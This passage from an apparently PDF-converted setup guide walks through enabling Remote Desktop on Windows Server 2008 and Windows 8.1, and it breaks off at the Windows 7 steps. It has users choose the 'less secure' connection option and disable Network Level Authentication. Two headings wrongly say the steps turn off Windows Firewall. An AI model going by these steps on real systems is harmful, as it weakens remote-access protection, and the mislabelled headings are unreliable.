
## Windows Server 2008

To enable remote desktop connection in **Windows Server 2008**:


1. Click **Start** button and select **Control Panel**




2. Control Panel appears on the screen, double-click System icon



3. System control panel appears on the screen, click **Remote settings** link from the left pane



4. System properties dialog-box appears, click Allow connections from computers running any version of Remote Desktop (less secure) radio button




5. A **Remote Desktop** pop-up appears, click **OK**



6. You will observe that **Allow connections from computers running any version of Remote Desktop (less secure)** radio button is selected.


7. Click **Apply** and then click **OK**




## Windows 8.1

To turn off Windows Firewall settings in **Windows 8.1**:


1. Right-click **Windows** icon at the lower left corner of the screen and select **System**



2. Click **Remote settings** link in the left pane of the **System** control panel



3. **System properties** dialog-box appears, click **Allow remote connections to this computer** radio button
4. Uncheck the option **Allow connections only from computers running Remote Desktop with Network Level Authentication (recommended)**.
5. Click **Apply** and then click **OK**




Note: If a **Remote Desktop Connection** pop-up appears, click **OK**


## Windows 7

To turn off Windows Firewall settings in **Windows 7**:


1. Click the **Windows** icon at the lower left 